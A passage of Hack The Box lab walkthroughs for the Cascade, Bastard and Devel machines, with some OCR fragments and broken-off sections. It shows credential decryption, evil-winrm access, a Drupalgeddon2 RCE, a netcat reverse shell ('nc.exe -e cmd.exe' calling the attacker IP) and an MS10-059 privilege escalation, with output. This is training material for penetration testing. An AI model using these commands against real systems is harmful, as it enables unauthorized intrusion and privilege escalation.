>> require 'rex/proto/rfb'
=> false
>> Rex::Proto::RFB::Cipher.decrypt ["6BCF2A4B6E5ACA0F"].pack('H*'), fixedkey
=> "sT333ve2"
>>
```

Now with the password and assuming it belongs to s.smith we can attempt to use evil-winrm to connect to the target machine

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.10.10.182 -u s.smith -p sT333ve2

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\s.smith\Documents>
```

Privilege Escalation/Exploitation

Now with his credentials we can run bloodhound-python to enumerate the Domain

```
┌──(kali㉿kali)-[~]
└─$ bloodhound-python -d cascade.local -u s.smith -p sT333ve2 -c all -ns 10.10.10.182
INFO: Found AD domain: cascade.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (cascade.local:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: casc-dc1.cascade.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: casc-dc1.cascade.local
INFO: Found 18 users
INFO: Found 53 groups
INFO: Found 7 gpos
INFO: Found 6 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: CASC-DC1.cascade.local
INFO: User r.thompson is logged in on CASC-DC1.cascade.local from 10.10.14.18
WARNING: Could not resolve hostname to SID: 10.10.14.18
INFO: Done in 00M 09S
```

We can transfer the JSON files into BloodHound and discover a method of privilege escalation. Which cannot be done using s.smith account. So we can check the SMB shares again with the new credentials:

```
┌──(kali㉿kali)-[~]
└─$ smbclient \\\\10.10.10.182\\Audit$ -U s.smith
Password for [WORKGROUP\s.smith]:
Try "help" to get a list of possible commands.
smb: \>
```

Since we can access it let's mount it:


```
┌──(kali㉿kali)-[~/HTB/Cascade/mnt]
└─$ sudo mount -t cifs -o 'user=s.smith,password=sT333ve2' //10.10.10.182/Audit$ Audit
[sudo] password for kali:

┌──(kali㉿kali)-[~/HTB/Cascade/mnt]
└─$ cd Audit

┌──(kali㉿kali)-[~/HTB/Cascade/mnt/Audit]
└─$ ls
CascAudit.exe  CascCrypto.dll  DB  RunAudit.bat  System.Data.SQLite.dll  System.Data.SQLite.EF6.dll  x64  x86

┌──(kali㉿kali)-[~/HTB/Cascade/mnt/Audit]
└─$
```

If we cat the content of the RunAudit.bat we can see that it refers to an Audit.db file located within the share:


```
┌──(kali㉿kali)-[~/HTB/Cascade/mnt/Audit]
└─$ cat RunAudit.bat
CascAudit.exe "\\CASC-DC1\Audit$\DB\Audit.db"

┌──(kali㉿kali)-[~/HTB/Cascade/mnt/Audit]
└─$
```

We can use a tool known as SQLiteBrowser to view the content:


```
┌──(kali㉿kali)-[~/…/Cascade/mnt/Audit/DB]
└─$ sqlitebrowser Audit.db
```



If we Browse Data we can see LDAP has one item:



We can try to decode the password:



Bastard/Drupalgeddon


The assessor began with an Nmap scan using the following commands:
sudo nmap -sV -p- -A 10.10.10.9 > Bastard_scan

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The Nmap scan revealed several ports, most notably HTTP.

```
┌──(kali㉿kali)-[~/HTB/Bastard]
└─$ cat bastard_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-31 18:02 EST
Nmap scan report for 10.10.10.9
Host is up (0.028s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Welcome to Bastard | Bastard
|_http-generator: Drupal 7 (http://drupal.org)
135/tcp   open  msrpc   Microsoft Windows RPC
49154/tcp open  msrpc   Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|7|8.1|Vista|
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:m
o:microsoft:windows_7 cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:
dows_vista::sp1 cpe:/o:microsoft:windows_server_2012
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microso
crosoft Windows 7 or Windows Server 2008 R2 (91%), Microsoft Windows
ows Server 2008 R2 or Windows 8.1 (91%), Microsoft Windows Server 20
ft Windows 7 (91%), Microsoft Windows 7 Professional or Windows 8 (9
ws Server 2008 R2 (91%), Microsoft Windows 7 SP1 or Windows Server 2
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 135/tcp)
HOP RTT      ADDRESS
1   31.69 ms 10.10.14.1
2   31.22 ms 10.10.10.9
```

Note that according to Nmap this system is running Drupal 7. A quick google search reveals that this version is vulnerable to DrupalGeddon:


Welcome to Bastard | Bas
GitHub - dreadlocked/Dru
https://github.com/dreadlocked/Drupalgeddon2
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Code
Issues 5
Pull requests 1
Actions
Projects
master
1 branch
0 tags
Go to file
Code
dreadlocked Merge pull request #66 …
6685c76 on Jan 8, 2021
100 commits
README.md
Merge pull request #57 from iammyr/issue-55
4 years ago
drupalgeddon2-cust…
CloudFlare & Lua-Nignx WAF's bypass
4 years ago
drupalgeddon2.rb
Opens up regex to include http in version ch…
2 years ago
README.md
CVE-2018-7600 | Drupal 8.5.x < 8.5.1 / 8.4.x < 8.4.6 / 8.x < 8.3.9 / 7.x? < 7.58 / < 6.x? - 'Drupalgeddon2' RCE (SA-CORE-2018-002)
Drupalggedon2 ~ https://github.com/dreadlocked/Drupalgeddon2/
(https://www.drupal.org/sa-core-2018-002)
Supports:
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 ~ user/register URL, attacking account/mail & #post_render parameter, using PHP's passthru function
Drupal < 7.58 ~ user/password URL, attacking triggering_element_name form & #post_render parameter, using PHP's


Downloading and running this exploit grants us a shell onto the system:

```
drupalgeddon2>> whoami
nt authority\iusr
drupalgeddon2>> ipconfig
Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.10.9
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{56FEC108-3F71-4327-BF45-2B4EE355CD0F}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 9:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
drupalgeddon2>>
```

This shell is difficult to manage so lets gain a reverse shell by copying NetCat from an SMB share and using it to connect to our NetCat listener:

```
┌──(kali㉿kali)-[~/impacket-master/impacket]
└─$ smbserver.py share .
Impacket v0.10.1.dev1 - Copyright 2022 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

```
drupalgeddon2>> copy \\10.10.14.6\share\nc.exe .
1 file(s) copied.
drupalgeddon2>> nc.exe -e cmd.exe 10.10.14.6 443
```



Privilege Escalation

Now to begin enumeration for a privilege escalation. We can start with *systeminfo*:

```
C:\inetpub\drupal-7.54>systeminfo
systeminfo

Host Name:                 BASTARD
OS Name:                   Microsoft Windows Server 2008 R2 Datacenter
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-402-3582622-84461
Original Install Date:     18/3/2017, 7:04:46 ◆◆
System Boot Time:          31/1/2023, 11:53:49 ◆◆
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 7 Genuine
Intel ~2294 Mhz
                           [02]: Intel64 Family 6 Model 85 Stepping 7 Genuine
Intel ~2294 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     2.047 MB
Available Physical Memory: 1.580 MB
Virtual Memory: Max Size:  4.095 MB
Virtual Memory: Available: 3.604 MB
Virtual Memory: In Use:    491 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.9
```

Now we can feed the system information to the windows exploit suggester:

```
┌──(kali㉿kali)-[~]
└─$ python2 windows-exploit-suggester.py --database 2023-01-31-mssb.xls --sys
teminfo systeminfo.txt
[*] initiating winsploit version 3.3 ...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 197 potential bulletins(s) with a
database of 137 known exploits
[*] there are now 197 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2008 R2 64-bit'
[*]
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Cr
itical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevati
on of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Cr
itical
[*]   http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixe
d Col Span ID Full ASLR, DEP & EMET 5., PoC
[*]   http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixe
d Col Span ID Full ASLR, DEP & EMET 5.0 Bypass (MS12-037), PoC
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Priv
ilege (2393802) - Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elev
ation of Privilege (981957) - Important
[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code
Execution (2347290) - Critical
[E] MS10-059: Vulnerabilities in the Tracing Feature for Services Could Allow
 Elevation of Privilege (982799) - Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Priv
ilege (981852) - Important
[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Cri
tical
[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Cri
tical
[*] done
```

Now we can attempt to exploit one of the recommendations. In this case we'll try MS10-059. First we must take the executable and copy it to the target machine. We can do this by setting up a SMB server on our host machine and copying it to the target:

```
┌──(kali㉿kali)-[~/impacket-master/impacket]
└─$ smbserver.py share .
Impacket v0.10.1.dev1 - Copyright 2022 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

```
C:\inetpub\drupal-7.54>copy \\10.10.14.6\share\MS10_059.exe
copy \\10.10.14.6\share\MS10_059.exe
        1 file(s) copied.
```

Next we'll run the exploit:

```
C:\inetpub\drupal-7.54>MS10_059.exe 10.10.14.6 8080
MS10_059.exe 10.10.14.6 8080
/Chimichurri/——>This exploit gives you a Local System shell <BR>/Chimichurri
 values ... <BR>
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.9] 50605
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\inetpub\drupal-7.54>whoami
whoami
nt authority\system
```

Devel/IIS5.0-7.0 & FTP

The assessor began with an Nmap scan using the following commands:
sudo nmap -sV -p- -A 10.10.10.5 > devel_scan

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals that FTP or File Transfer Protocol and HTTP are services that the system is hosting.

```
┌──(kali㉿kali)-[~/devel]
└─$ cat devel_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-26 10:57 EST
Nmap scan report for 10.10.10.5
Host is up (0.046s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
|_03-17-17  04:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-title: IIS7
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
Warning: OSScan results may be unreliable because we could not fi
Device type: phone|general purpose|specialized
Running (JUST GUESSING): Microsoft Windows Phone|2008|7|8.1|Vista
OS CPE: cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_
rosoft:windows_server_2012
Aggressive OS guesses: Microsoft Windows Phone 7.5 or 8.0 (92%),
r 2008 R2 SP1 or Windows 8 (91%), Microsoft Windows 7 Professiona
1%), Microsoft Windows Vista SP2 (91%), Microsoft Windows Vista S
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   60.37 ms 10.10.14.1
2   60.65 ms 10.10.10.5

OS and Service detection performed. Please report any incorrect r
Nmap done: 1 IP address (1 host up) scanned in 138.59 seconds
```

The Nmap scan revealed that the FTP server allows Anonymous login and reveals the content of the server.

```
21/tcp open  ftp     Microsoft ftpd
